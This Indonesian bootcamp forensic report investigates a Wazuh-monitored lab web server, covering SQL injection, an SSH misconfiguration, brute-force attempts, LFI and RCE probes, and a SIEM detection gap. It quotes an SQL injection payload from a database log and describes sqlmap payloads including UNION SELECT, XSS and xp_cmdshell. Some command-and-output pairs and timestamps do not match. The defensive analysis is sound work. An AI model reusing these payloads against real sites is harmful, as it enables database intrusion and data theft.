



LAPORAN

Investigasi Forensik Digital [Wazuh Lab]

Bootcamp Cyber Security Batch 6

Disusun oleh: Hafiz Reja Pratama

Juli 2026

DAFTAR ISI

DAFTAR ISI.....	2
DAFTAR GAMBAR.....	3
DAFTAR TABEL.....	4
I. EXECUTIVE SUMMARY	5
1.1 Latar Belakang	5
1.2 Artefak Barang Bukti	5
1.3 Temuan.....	5
1.4 Timeline	6
II. PEMBAHASAN	9
2.1 Ruang Lingkup Analisis.....	9
2.2 Analisis <i>Server</i>	9
2.2.1 Kategori Insiden SQL Injection (Web & <i>Database</i>).....	10
2.2.2 Kategori Akses Layanan SSH	14
2.2.3 Kategori Eksploitasi Aplikasi Web & File System	19
2.2.4 Evaluasi Infrastruktur Pertahanan	24
2.3 Analisis Malware.....	26
2.4 Penilaian Risiko (<i>Risk Assessment</i>).....	27
2.5 Analisis Aktivitas Pasca-Eksploitasi.....	28
III. KESIMPULAN DAN SARAN.....	29
3.1 Kesimpulan.....	29
3.2 Saran.....	30
<i>Lampiran 1 Log Aktivitas Brute Force</i>	31
REFERENSI	32

DAFTAR GAMBAR

Gambar 2. 1 Pemeriksaan log pada direktori kerja.....	10
Gambar 2. 2 Hasil ekstraksi kueri eksploitasi pada berkas srv974671.log	11
Gambar 2. 3 Pemeriksaan hak akses berkas pada log direktori Apache2	12
Gambar 2. 4 Potongan rekaman raw log aktivitas pada berkas lfi_matches.txt.....	13
Gambar 2. 5 Penyaringan payload otomatis yang mengandung Signature Identifier SQLMAP	13
Gambar 2. 6 Hasil Pencarian Indikator Serangan IP SQLMAP pada Dasbor Wazuh SIEM..	13
Gambar 2. 7 Hasil Pemeriksaan Direktif Konfigurasi Otentikasi pada Berkas sshd_config ..	15
Gambar 2. 8 Hasil Pemotongan Sampel Aktivitas Kegagalan Otentikasi Masuk pada Berkas auth.log.....	16
Gambar 2. 9 Rekam Jejak Percobaan Akses Masuk Spesifik dari Entitas IP Penyerang	17
Gambar 2. 10 Visualisasi Metrik Tren Kenaikan Alert Authentication Failure Modul Threat Hunting Wazuh	18
Gambar 2. 11 Rincian Struktur Metadata pada SIEM.....	18
Gambar 2. 12 Hasil Inspeksi Hak Akses master_timeline.tsv	20
Gambar 2. 13 Hasil Pembacaan Transaksi Eksploitasi RCE pada master_timeline.tsv	20
Gambar 2. 14 Tampilan Detail Alert Keamanan RCE Netgear pada Dasbor Wazuh SIEM ..	21
Gambar 2. 15 Hasil Penyaringan Payload Serangan LFI pada Berkas lfi_matches.txt.	23
Gambar 2. 16 Rincian Rule ID 31101 untuk Kasus Serangan LFI pada Wazuh Dashboard..	23
Gambar 2. 17 Hak Akses dan Ukuran Berkas pada Direktori Log Wazuh Manager.....	25
Gambar 2. 18 Hasil Inspeksi Direktori dan Pembacaan Transaksi api.log pada srv974671 ...	25

DAFTAR TABEL

Tabel 2. 1 Penilaian Risiko27

Tabel 2. 2 Pemetaan Taktik dan Teknik Ofensif Penyerang Berdasarkan MITRE ATT&CK 28

I. EXECUTIVE SUMMARY

1.1 Latar Belakang

Investigasi forensik digital ini dilaksanakan pada *server* **srv974671 (31.97.222.73)** yang menjadi *host* bagi situs web **dibishopdef.duckdns.org** sebagai bagian dari penyelesaian ***Final Project Defensive Cyber Security***. Cakupan investigasi meliputi analisis mendalam terhadap serangkaian insiden keamanan siber yang terjadi selama periode **2025–2026**. Pemeriksaan difokuskan pada identifikasi eksploitasi terhadap basis data, analisis kerentanan pada aplikasi web, evaluasi kesalahan konfigurasi sistem, serta audit terhadap anomali yang terdeteksi pada arsitektur sistem *monitoring* berbasis **Security Information and Event Management (SIEM)**.

1.2 Artefak Barang Bukti

Guna mendukung validitas analisis, sekumpulan artefak bukti digital dikumpulkan dari log lokal *server* maupun visualisasi dasbor SIEM pertahanan:

- */var/log/auth.log* - Rekaman log autentikasi akses masuk SSH *server*.
- */etc/ssh/sshd_config* - Berkas konfigurasi utama layanan SSH *server*.
- */var/log/apache2/lfi_matches.txt* - Berkas log web historis hasil ekstraksi Apache.
- */home/analyst/srv974671.log* - Berkas cadangan *MySQL General Query Log* layer *Database*.
- */home/analyst/master_timeline.tsv* – Dokumen konsolidasi log transaksi terpusat *server* web.
- */var/ossec/logs/api.log* - Log transaksi internal API Wazuh Manager untuk analisis infrastruktur.
- *Wazuh SIEM (Threat Hunting module)* – Rekaman *metadata* tanda bahaya (*alert mitigasi*).

1.3 Temuan

Ringkasan hasil utama dari analisis forensik, termasuk indikasi serangan, jenis ancaman, dan sistem yang terdampak.

Tabel 1. 1 Ringkasan temuan dalam investigasi forensik

No	Jenis Temuan	Target	Severity	Keterangan
1	Eksplorasi Database via SQL Injection	Layer DB Engine (srv974671.log)	CRITICAL	Berhasil: Kueri manipulatif SELECT COUNT(*) tembus dieksekusi.
2	Server Misconfiguration - SSH	Konfigurasi sshd_config	HIGH	Aktif: Fungsi <i>PermitRootLogin</i> dan <i>PasswordAuthentication</i> bernilai <i>yes</i> .
3	SSH Brute Force (Dictionary Attack)	Layanan SSH (Port 22)	MEDIUM	Gagal: Terdeteksi 166 <i>alert</i> pertahanan gagal di dasbor Wazuh SIEM.
4	Active Attack — SQL Injection (sqlmap)	Multiple Endpoint Web Server	MEDIUM	Gagal: Pemindaian massal otomatis, terkonfirmasi adanya <i>Detection gap</i> .
5	Application Vulnerability — LFI	Parameter my_orders	MEDIUM	Gagal (True Negative): Respons tercatat HTTP 200 OK namun ukuran data tetap statis di 310 byte (halaman <i>fallback</i> , tidak ada kebocoran file sistem).
6	Remote Code Execution (RCE) Attempt	Jalur CGI (/setup.cgi)	MEDIUM	Gagal: Upaya injeksi destruktif <i>botnet</i> Mozi tertolak aman (HTTP 404).
7	Wazuh API Control Plane Anomaly	Transaksi API (api.log)	LOW	Selesai: <i>Session token timeout</i> internal, tertangani via <i>self-healing</i> .

1.4 Timeline

Garis waktu kronologis kejadian di bawah ini disusun secara berurutan (*linear*) berdasarkan stempel waktu (*timestamp*) otentik yang terekam pada berkas log arsitektur *server*:

Tabel 1. 2 Timeline forensic digital

Waktu (UTC/WIB)	Sumber Log	Kejadian/Aktivitas Serangan
26 Agustus 2025 18:41:06 WIB 11:41:06 UTC	master_timeline.tsv / Wazuh SIEM	Percobaan Serangan RCE Netgear: Terdeteksi aktivitas pemindaian massal otomatis dari IP 27.47.40.106 yang menargetkan berkas /setup.cgi

Waktu (UTC/WIB)	Sumber Log	Kejadian/Aktivitas Serangan
		dengan membawa payload destruktif <i>botnet</i> Mozi. Serangan gagal (HTTP 404).
29 September 2025 14:05:28 WIB 07:05:28 UTC	lfi_matches.txt	Percobaan Serangan LFI: Aktor ancaman dengan IP 182.2.6.55 melakukan injeksi <i>path traversal</i> berlapis ke parameter <code>my_orders</code> pada berkas <code>my_account.php</code> . Serangan gagal (HTTP 200 dengan <i>response size</i> statis 310 byte).
29 September 2025 14:32 – 14:41 WIB	lfi_matches.txt	<i>Directory brute-forcing</i> : IP penyerang yang sama (182.2.6.55) beralih taktik menggunakan perkakas <i>gobuster</i> untuk mencari berkas kredensial sensitif seperti <code>.htpasswd</code> .
2 Oktober 2025 18:34 – 19:57 WIB	lfi_matches.txt	<i>Automated SQL Injection Scanning</i> : Terdeteksi aktivitas pemindaian agresif menggunakan <i>automated tool sqlmap</i> dari kategori IP 182.2.5.80, 182.2.5.197, dan 182.2.4.52 ke beberapa endpoint web.
28 Mei 2026 17:32:21 WIB 10:32:21 UTC	srv974671.log	Eksplorasi Sukses <i>Database Backend</i> : Aktor ancaman dari IP 103.121.246.170 berhasil melakukan injeksi SQL manual pada fungsi kupon belanja dan mengeksekusi kueri <code>SELECT COUNT(*) FROM mysql.user</code> .
9 Juli 2026	auth.log	Serangan Active SSH Brute Force:

Waktu (UTC/WIB)	Sumber Log	Kejadian/Aktivitas Serangan
19:04:44 WIB		Rekaman log autentikasi mencatat awalan percobaan login ilegal pertama dari alamat IP entitas luar 167.233.98.225.
9 Juli 2026 19:04 – 21:04 WIB	auth.log / Wazuh SIEM	Dictionary Attack Massal: Tercatat 50 baris kegagalan kata sandi di log mentah, dan berkorelasi dengan 166 <i>alert</i> kegagalan autentikasi di dasbor Wazuh SIEM (Rule ID: 5760).
9 Juli 2026 21:04:09 WIB	auth.log	Akhir Serangan SSH: Upaya percobaan login terakhir dari IP ancaman 167.233.98.225 terekam sebelum aktivitas serangan tersebut berhenti total.
14 Juli 2026 14:10:00 WIB	api.log	Anomali Wazuh API Dashboard: Terdeteksi respons kesalahan internal <i>HTTP 401 Unauthorized</i> ketika antarmuka visual mencoba menarik data statistik metrik dari modul <i>remoted</i> dan <i>analysisd</i> .
14 Juli 2026 14:10:02 WIB	api.log	Mekanisme <i>Self-healing</i> Sistem: Sistem <i>monitoring</i> secara otomatis sukses melakukan panggilan fungsi POST <code>/security/user/authenticate</code> untuk memperbarui token sesi yang mati.
14 Juli 2026 14:25:02 WIB	api.log	Peristiwa Eror Berulang: Terjadi kembali gangguan <i>session timeout</i>

Waktu (UTC/WIB)	Sumber Log	Kejadian/Aktivitas Serangan
		(HTTP 401) intermiten pada modul <i>analysisd</i> , yang kemudian berhasil pulih otomatis satu detik setelahnya (14:25:03 WIB).

II. PEMBAHASAN

2.1 Ruang Lingkup Analisis

Investigasi ini dilakukan dengan lingkup: *server* *srv974671* (31.97.222.73) yang *menghosting* website *dibishopdef.duckdns.org*, dengan akses *read-only* ke */etc/*, */var/ossec/*, */var/log/*, */var/www/*, dan */var/lib/mysql/*. *Rules of Engagement* membatasi analisis pada observasi (tanpa eksploitasi aktif) dan penggunaan website sebatas observasi permukaan. Rentang waktu investigasi ditentukan berdasarkan bukti awal dari *raw log /var/log/auth.log*, yang menunjukkan aktivitas mencurigakan pada 9 Juli 2026 pukul 19:04:44 - 21:04:09 WIB; rentang ini kemudian digunakan sebagai acuan filter waktu pada Wazuh SIEM untuk verifikasi silang, dengan *margin buffer* (20:00–21:30) guna memastikan tidak ada *event* terkait yang terlewat. Tools yang digunakan: *SSH client* untuk akses log mentah, dan Wazuh dashboard (*Threat Hunting module*) untuk verifikasi *SIEM alert*.

Investigasi selanjutnya juga mencakup analisis pada file log historis (*lfi_matches.txt*, periode September-Oktober 2025) untuk melengkapi temuan *Active Attack* dan *Application Vulnerability*, mengingat akses langsung ke *access.log* aktif terkendala *permission*.

Selain itu, ruang lingkup pemeriksaan juga mencakup analisis terhadap berkas */var/ossec/logs/api.log* guna mengidentifikasi potensi kesenjangan deteksi (*Detection gap*) serta menganalisis stabilitas performa sistem *monitoring* pertahanan.

2.2 Analisis Server

Bagian ini menyajikan hasil pemeriksaan mendalam terhadap seluruh temuan keamanan yang teridentifikasi pada arsitektur *server* *srv974671* (31.97.222.73). Analisis komprehensif dilakukan dengan mengaitkan bukti log mentah (*raw log*), korelasi visualisasi *alert* pada dasbor

SIEM, akar masalah (*root cause*), dampak operasional, serta pemetaan taktik ofensif berdasarkan framework MITRE ATT&CK.

- **Root cause:** Masalah ini disebabkan oleh penanganan *session token expiration* pada internal control plane Wazuh manager yang memicu *latency* otentikasi sesaat sebelum fungsi POST /security/user/authenticate berhasil memulihkan sesi.
- **Impact:** Meskipun sistem berhasil melakukan pemulihan otomatis, *keterlambatan otentikasi internal* ini merupakan *Detection gap* yang kritis. Jika penyerang melakukan serangan masif tepat pada jendela waktu kegagalan otentikasi ini, ada risiko *alert* keamanan gagal dikirimkan ke dasbor secara *real-time* (*blind spot monitoring*).

Berikut merupakan temuan dari investigasi:

2.2.1 Kategori Insiden SQL Injection (Web & Database)

2.2.1.1 Eksploitasi Database & Enumerasi Hak Akses via SQL Injection (CRITICAL)

Deskripsi:

Terdeteksi adanya aktivitas serangan aktif (*Active Attack*) berupa teknik *SQL Injection manual/semi-manual* yang menasar parameter input kupon belanja (*coupon_code*) untuk melakukan enumerasi tabel administratif sistem.

Source

/home/analyst/srv974671.log (Berkas cadangan MySQL General Query Log).

Evidence:

Investigasi dilakukan dengan memeriksa berkas log sistem untuk melacak rekam jejak aktivitas kueri pengguna pada mesin Database:

ls -la /home/analyst/

```
analyst@srv974671:~$ ls -la
total 270964
drwxr-x---+ 9 analyst analyst 4096 Jul 14 20:46 .
drwxr-xr-x 4 root root 4096 Mar 4 12:12 ..
-rw----- 1 analyst analyst 275 May 29 17:40 .Xauthority
-rw----- 1 analyst analyst 55287 Jul 14 20:46 .bash_history
-rw-r-xr---+ 1 analyst analyst 220 Mar 4 12:12 .bash_logout
-rw-r-xr---+ 1 analyst analyst 3795 Mar 7 00:01 .bashrc
drwx----- 2 analyst analyst 4096 Mar 4 12:27 .cache
drwx----- 3 analyst analyst 4096 Jul 10 21:34 .config
-rw-rw-r-- 1 analyst analyst 43 May 23 10:12 .gitconfig
-rw----- 1 analyst analyst 238 Jul 13 21:54 .lessshst
drwxrwxr-x 3 analyst analyst 4096 Mar 4 17:38 .local
-rw----- 1 analyst analyst 246 Mar 6 14:56 .mysql_history
-rw-r-xr---+ 1 analyst analyst 807 Mar 4 12:12 .profile
-rw----- 1 analyst analyst 327 May 28 18:05 .python_history
drwx----- 2 analyst analyst 4096 Jul 13 21:57 .ssh
drwxr-xr-x 2 analyst analyst 4096 Mar 7 00:28 .vim
-rw----- 1 analyst analyst 14605 May 23 10:03 .viminfo
drwxrwxr-x 2 analyst analyst 4096 Jul 14 20:48 investigation_dump
-rw-rw-r-- 1 analyst analyst 9591545 May 28 22:09 investigation_dump.tar.gz
-rw-rw-r-- 1 analyst analyst 0 May 28 11:45 lfi_matches.txt
-rw-rw-r-- 1 analyst analyst 182181766 Jul 10 22:42 master_timeline.tsv
-rw-r--r-- 1 analyst analyst 85544907 May 28 19:52 srv974671.log
drwxrwxr-x 3 analyst analyst 4096 Jul 12 11:54 testing_blue_team
```

Gambar 2. 1 Pemeriksaan log pada direktori kerja

Pemeriksaan dilanjutkan dengan menganalisis transaksi kueri mentah yang terekam langsung pada mesin *Database backend*:

tail -n 50 srv974671.log

```
analyst@srv974671:~$ tail -n 50 srv974671.log
2026-05-28T10:32:11.285957Z 1043 Query select * from products order by rand() LIMIT 0,3
2026-05-28T10:32:11.290332Z 1043 Query select * from manufacturers where manufacturer_id='12'
2026-05-28T10:32:11.293125Z 1043 Query select * from manufacturers where manufacturer_id='15'
2026-05-28T10:32:11.293412Z 1043 Query select * from manufacturers where manufacturer_id='11'
2026-05-28T10:32:11.294348Z 1043 Quit
2026-05-28T10:32:16.983538Z 1044 Connect dibimbing-shop@localhost on dibimbing-shop using Socket
2026-05-28T10:32:16.990988Z 1045 Connect dibimbing-shop@localhost on dibimbing-shop using Socket
2026-05-28T10:32:16.993601Z 1044 Quit
2026-05-28T10:32:16.994394Z 1045 Query SELECT * FROM cart WHERE ip_add='103.121.246.170'
2026-05-28T10:32:16.997645Z 1045 Query select * from cart where ip_add='103.121.246.170'
2026-05-28T10:32:16.998384Z 1045 Query select * from products where product_id='3'
2026-05-28T10:32:17.011069Z 1045 Quit
2026-05-28T10:32:21.930981Z 1046 Connect dibimbing-shop@localhost on dibimbing-shop using Socket
2026-05-28T10:32:21.933558Z 1047 Connect dibimbing-shop@localhost on dibimbing-shop using Socket
2026-05-28T10:32:21.935494Z 1046 Quit
2026-05-28T10:32:21.935517Z 1047 Query SELECT * FROM cart WHERE ip_add='103.121.246.170'
2026-05-28T10:32:21.939308Z 1047 Query select * from cart where ip_add='103.121.246.170'
2026-05-28T10:32:21.939812Z 1047 Query select * from products where product_id='3'
2026-05-28T10:32:21.948429Z 1047 Query select * from coupons where coupon_code='' AND (SELECT COUNT(*) FROM mysql.user)#!
```

Gambar 2. 2 Hasil ekstraksi kueri eksploitasi pada berkas srv974671.log

Analisis:

Aktor ancaman menggunakan karakter petik tunggal (') untuk keluar dari pembatasan kueri asli aplikasi, kemudian menyisipkan kueri spesifik `SELECT COUNT(*) FROM mysql.user` ke tabel internal sistem *Database*. Karakter pagar (#) digunakan sebagai mekanisme *comment blocking* untuk mematikan sisa sintaks bawaan aplikasi agar tidak memicu kegagalan sintaks (*syntax error*). Berbeda dengan pemindaian massal otomatis pada Temuan 3, aktivitas ini membuktikan adanya upaya enumerasi terarah pada stempel waktu 2026-05-28T10:32:21.948429Z dari IP 103.121.246.170.

Root cause:

Parameter kupon belanja pada kode aplikasi web menerima input langsung tanpa adanya implementasi *Prepared Statements* atau validasi *whitelist*. Selain itu, kredensial pengguna *Database* dibimbing-shop dikonfigurasi terlalu longgar sehingga memiliki hak baca (*read privilege*) ke *Database* administratif sistem mysql.

Impact:

Apabila kueri tersebut berhasil dieksekusi, penyerang dapat mengeksplorasi seluruh nama pengguna *Database*, mengukur kekuatan enkripsi kata sandi, hingga berpotensi melakukan pengambilalihan hak kontrol penuh *Database* (*Database compromise*).

Rekomendasi Mitigasi:

- Jangka Pendek: Mengubah arsitektur kueri parameter `coupon_code` menjadi berbasis *Prepared Statements* dan *Parameterized Queries*.
- Jangka Panjang: Menerapkan prinsip hak akses minimum (*Principle of Least Privilege*) dengan mencabut akses akun dibimbing-shop secara total dari direktori administratif

mysql.*.

2.2.1.2 SQL Injection (MEDIUM)

Deskripsi:

Teridentifikasi percobaan serangan aktif (*Active Attack*) berupa *SQL Injection* terstruktur menggunakan *automated tool* sqlmap yang menyasar beberapa *endpoint* aplikasi web secara masif.


Source:

/var/log/apache2/lfi_matches.txt (Berkas log hasil ekstraksi/kurasi dari log terkompresi *dibimbingshop_access.log.2.gz*) dan Wazuh SIEM (*Threat Hunting module*).

Evidence:

Investigasi berawal dari pemeriksaan hak akses berkas log di direktori *web server*, di mana ditemukan satu file dengan *permission* yang lebih terbuka (*-rw-r-xr-- / world-readable*) bernama *lfi_matches.txt*

```
ls -la /var/log/apache2/
```



-rw-r-----	1	root	adm	327	Jul	7	00:00	error.log.7.gz
-rw-r-----	1	root	adm	237	Jul	6	00:00	error.log.8.gz
-rw-r-----	1	root	adm	634	Jul	5	00:00	error.log.9.gz
-rw-r-xr--	1	root	root	88892	Oct	4	2025	lfi_matches.txt
-rw-r-----	1	root	adm	2714	Jul	13	14:24	modsec_audit.log
-rw-r-----	1	root	adm	1775	Jul	11	20:33	modsec_audit.log.1
-rw-r-----	1	root	adm	7011	Jun	17	16:52	modsec_audit_log.10.gz

Gambar 2. 3 Pemeriksaan hak akses berkas pada log direktori Apache2

Pemeriksaan dilakukan dengan menganalisis izin akses (*permission*) serta kepemilikan berkas (*ownership*) pada direktori log web. Berdasarkan hasil inspeksi, ditemukan satu berkas dengan izin akses yang lebih terbuka, yaitu *lfi_matches.txt* (*-rw-r-xr-- / world-readable*). Karakteristik nama berkas tersebut secara eksplisit merujuk pada aktivitas Local File Inclusion (LFI), sehingga diputuskan untuk melakukan investigasi lebih mendalam pada sektor ini.

Pemeriksaan isi berkas secara umum untuk melihat pola anomali akses web:

```
cat /var/log/apache2/lfi_matches.txt | head -50
```

Gambar 2. 4 Potongan rekaman *raw log* aktivitas pada berkas `lfi_matches.txt`

Perintah: `grep "sqlmap" /var/log/apache2/lfi matches.txt`

Gambar 2. 5 Penyaringan payload otomatis yang mengandung *Signature Identifier* SQLMAP

Gambar 2. 6 Hasil Pencarian Indikator Serangan IP SQLMAP pada Dasbor Wazuh SIEM

- *Payload* serangan web menggabungkan 3 teknik sekaligus dalam satu *request*: *UNION-based SQLi* (UNION ALL SELECT ... information_schema.tables, mencoba enumerasi struktur *Database*), *XSS* (<script>alert("XSS")</script>), dan *command execution* (xp_cmdshell).
- *Payload* xp_cmdshell merupakan fitur spesifik MS SQL *Server* dan tidak relevan dengan *stack database* aplikasi ini (yang menggunakan MySQL) — mengindikasikan *payload* generik hasil *template scanning* otomatis, bukan serangan yang dikustomisasi khusus untuk

aplikasi ini. Serangan menasar banyak *endpoint* sekaligus (*customer_register.php*, *shop.php*, *login.php*, beberapa halaman produk), pola khas *automated tool* yang menguji semua parameter yang ditemukan.

- Analisis Kesenjangan Deteksi (*Detection gap*): Berdasarkan verifikasi silang pada Wazuh Dashboard menggunakan filter kategori IP penyerang (182.2.5.80, 182.2.5.197, 182.2.4.52), dasbor SIEM menunjukkan hasil "*No results match your search criteria*". Hal ini mengonfirmasi adanya *Detection gap* yang nyata, di mana *ruleset* bawaan Wazuh gagal memicu *alert* keamanan terhadap aktivitas pemindaian agresif dari *tool* sqlmap tersebut.

Root cause:

Endpoint aplikasi menerima parameter GET/POST tanpa adanya mekanisme validasi/sanitasi input di sisi kode program, serta belum optimalnya Web Application Firewall (WAF) untuk memblokir pola *payload* SQLi pada layer aplikasi web (seluruh *request* tercatat status 200, tidak ada *blocking* eksplisit terlihat pada level log web ini).

Impact:

Seluruh *request* mendapat *response* kode 200 (*server* merespons normal). Keterbatasan analisis untuk memastikan apakah data *Database* benar-benar bocor atau ter-enumerasi akibat keterbatasan akses ke *response body*, **berhasil dipecahkan pada analisis layer *Database log mentah* (Sub-bab 2.2.2.1)** yang membuktikan adanya kueri penyerang yang lolos ke sistem *Database*.

MITRE ATT&CK:

Initial Access — T1190 (*Exploit Public-Facing Application*).

Rekomendasi Mitigasi:

- Jangka Pendek: Pemasangan, audit, dan aktivasi *ruleset* WAF secara ketat (ModSecurity — berkas *modsec_audit.log* sudah ada di *server*, perlu dipastikan status keaktifan *blocking mode*-nya dan diperbarui *signature*-nya).
- Jangka Panjang: Implementasi *parameterized query* / *Prepared Statements* pada seluruh *endpoint* aplikasi web, serta menerapkan fungsi validasi & sanitasi input yang ketat sebelum kueri diproses.

2.2.2 Kategori Akses Layanan SSH

2.2.2.1 Server Misconfiguration – SSH (HIGH)

Deskripsi:


Konfigurasi SSH *server* mengizinkan login akun root secara langsung dan autentikasi berbasis

password, yang menjadi *root cause* bagi keberhasilan potensial brute force pada sub-bab 2.2.2.2.

Source:

/etc/ssh/sshd_config

```
cat /etc/ssh/sshd_config | grep -E "PermitRootLogin|PasswordAuthentication"
```



```
analyst@srv974671:~$ cat /etc/ssh/sshd_config | grep -E "PermitRootLogin|PasswordAuthentication"
#PasswordAuthentication yes
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication, then enable this but set PasswordAuthentication
PasswordAuthentication yes
PermitRootLogin yes
```

Gambar 2. 7 Hasil Pemeriksaan Direktif Konfigurasi Otentikasi pada Berkas sshd_config

Analisis:

- Sebagaimana ditunjukkan pada gambar di atas, hasil pemeriksaan sshd_config menunjukkan dua baris konfigurasi aktif (tanpa tanda pagar #): PasswordAuthentication yes dan PermitRootLogin yes. Baris lain yang diawali tanda pagar (#PasswordAuthentication yes) merupakan komentar bawaan template OpenSSH dan tidak dieksekusi oleh sistem. Nilai konfigurasi yang benar-benar berlaku adalah baris tanpa tanda pagar tersebut, karena tanda # menandakan *comment*/dokumentasi, bukan *directive* aktif.
- PasswordAuthentication yes: Autentikasi berbasis password rentan terhadap *brute force* karena sifatnya yang bisa ditebak melalui percobaan berulang (*trial-and-error*), berbeda dengan *SSH key-based authentication* yang secara kriptografis praktis tidak mungkin ditebak. Terbukti dari 166 percobaan yang tercatat di Wazuh pada sub-bab 2.2.2.2, apabila *password authentication* dinonaktifkan dan diganti *public key authentication*, seluruh percobaan tersebut otomatis gagal di level protokol, bukan hanya di level kredensial.
- PermitRootLogin yes: Akun root memiliki *privilege* tertinggi tanpa batasan (dapat membaca, mengubah, dan menghapus data apa pun di sistem). Mengizinkan login root langsung dari jaringan luar menghilangkan lapisan keamanan berupa kebutuhan *attacker* melakukan *privilege escalation* terlebih dahulu, apabila kredensial root berhasil ditebak, *attacker* langsung memperoleh kontrol penuh tanpa langkah tambahan. Praktik standar industri adalah login menggunakan *user* biasa terlebih dahulu, baru menggunakan *sudo/su* untuk eskalasi ke root, sehingga tercipta jejak log tambahan dan lapisan otentikasi kedua.

Root cause:

Konfigurasi ini konsisten dengan pengaturan default OpenSSH yang belum melalui proses *hardening* pasca-instalasi, bukan hasil keputusan konfigurasi yang disengaja untuk kebutuhan

bisnis tertentu.

Impact:

Kombinasi kedua konfigurasi ini secara langsung memungkinkan sub-bab 2.2.2.2 (SSH brute force) berpotensi berhasil, dan apabila berhasil, memberikan kompromi penuh sistem tanpa perlu *privilege escalation* tambahan, ini merupakan contoh rantai *Configuration » Vulnerability » Exploit chain* antara sub-bab 2.2.2.1 dan sub-bab 2.2.2.2.

Rekomendasi Mitigasi:

- Jangka pendek, nonaktifkan `PermitRootLogin` dan `PasswordAuthentication` pada `sshd_config`, lalu restart `service sshd`.
- Jangka Panjang, implementasi *key-based authentication*, pemasangan `fail2ban`, dan firewall *allowlist* untuk membatasi akses SSH hanya dari IP/range tertentu.

2.2.2.2 SSH Brute Force - Dictionary Attack (MEDIUM)

Deskripsi:

Teridentifikasi aktivitas percobaan login SSH gagal secara berulang dari satu IP eksternal, dengan pola yang konsisten dengan *automated dictionary/credential-stuffing attack*.


Source:

`/var/log/auth.log` (raw log server) dan Wazuh SIEM (*Threat Hunting module*, `manager.name: srv974671`).

Evidence:

Rentang waktu investigasi awalnya ditentukan berdasarkan sampel data (tail -30), namun setelah dilakukan pemeriksaan lengkap tanpa pembatasan tail, ditemukan bahwa aktivitas brute force sebenarnya dimulai lebih awal (19:04:44 WIB). Rentang waktu query Wazuh kemudian disesuaikan untuk mencakup periode lengkap ini guna memastikan akurasi korelasi. Penyaringan percobaan gagal dari campuran semua IP pada *raw log server*:

`grep "Failed password" /var/log/auth.log | tail -30`



```

$ cat /var/ossec/logs/ossec.log | grep -i "agent-1[dis]connect" | tail -20
2026-07-09T20:10:07.000000000: sshd[247307]: Failed password for ubuntu from 167.233.98.225 port 33508 ssh2
2026-07-09T20:12:26.853893407:000: sshd[247355]: Failed password for root from 167.233.98.225 port 47618 ssh2
2026-07-09T20:14:42.101281497:000: sshd[247378]: Failed password for invalid user sehrdad from 167.233.98.225 port 36704 ssh2
2026-07-09T20:17:04.833189407:000: sshd[247384]: Failed password for invalid user graylog from 167.233.98.225 port 44276 ssh2
2026-07-09T20:19:24.162418497:000: sshd[247389]: Failed password for invalid user glanni from 167.233.98.225 port 40336 ssh2
2026-07-09T20:21:34.222298407:000: sshd[247407]: Failed password for invalid user oc from 167.233.98.225 port 41932 ssh2
2026-07-09T20:23:36.042263407:000: sshd[247412]: Failed password for invalid user ci from 167.233.98.225 port 36576 ssh2
2026-07-09T20:25:26.935484407:000: sshd[247422]: Failed password for root from 167.233.98.225 port 57436 ssh2
2026-07-09T20:27:41.625237407:000: sshd[247462]: Failed password for invalid user kelvin from 167.233.98.225 port 46760 ssh2
2026-07-09T20:29:42.867979407:000: sshd[247467]: Failed password for invalid user admin from 167.233.98.225 port 51836 ssh2
2026-07-09T20:31:57.733619407:000: sshd[247558]: Failed password for root from 167.233.98.225 port 58634 ssh2
2026-07-09T20:34:06.746888407:000: sshd[247562]: Failed password for invalid user bodena from 167.233.98.225 port 32864 ssh2
2026-07-09T20:37:08.253196407:000: sshd[247576]: Failed password for root from 167.233.98.225 port 57888 ssh2
2026-07-09T20:39:33.313076407:000: sshd[247652]: Failed password for root from 167.233.98.225 port 57888 ssh2
2026-07-09T20:42:20.184447407:000: sshd[247666]: Failed password for invalid user webdav from 167.233.98.225 port 53518 ssh2
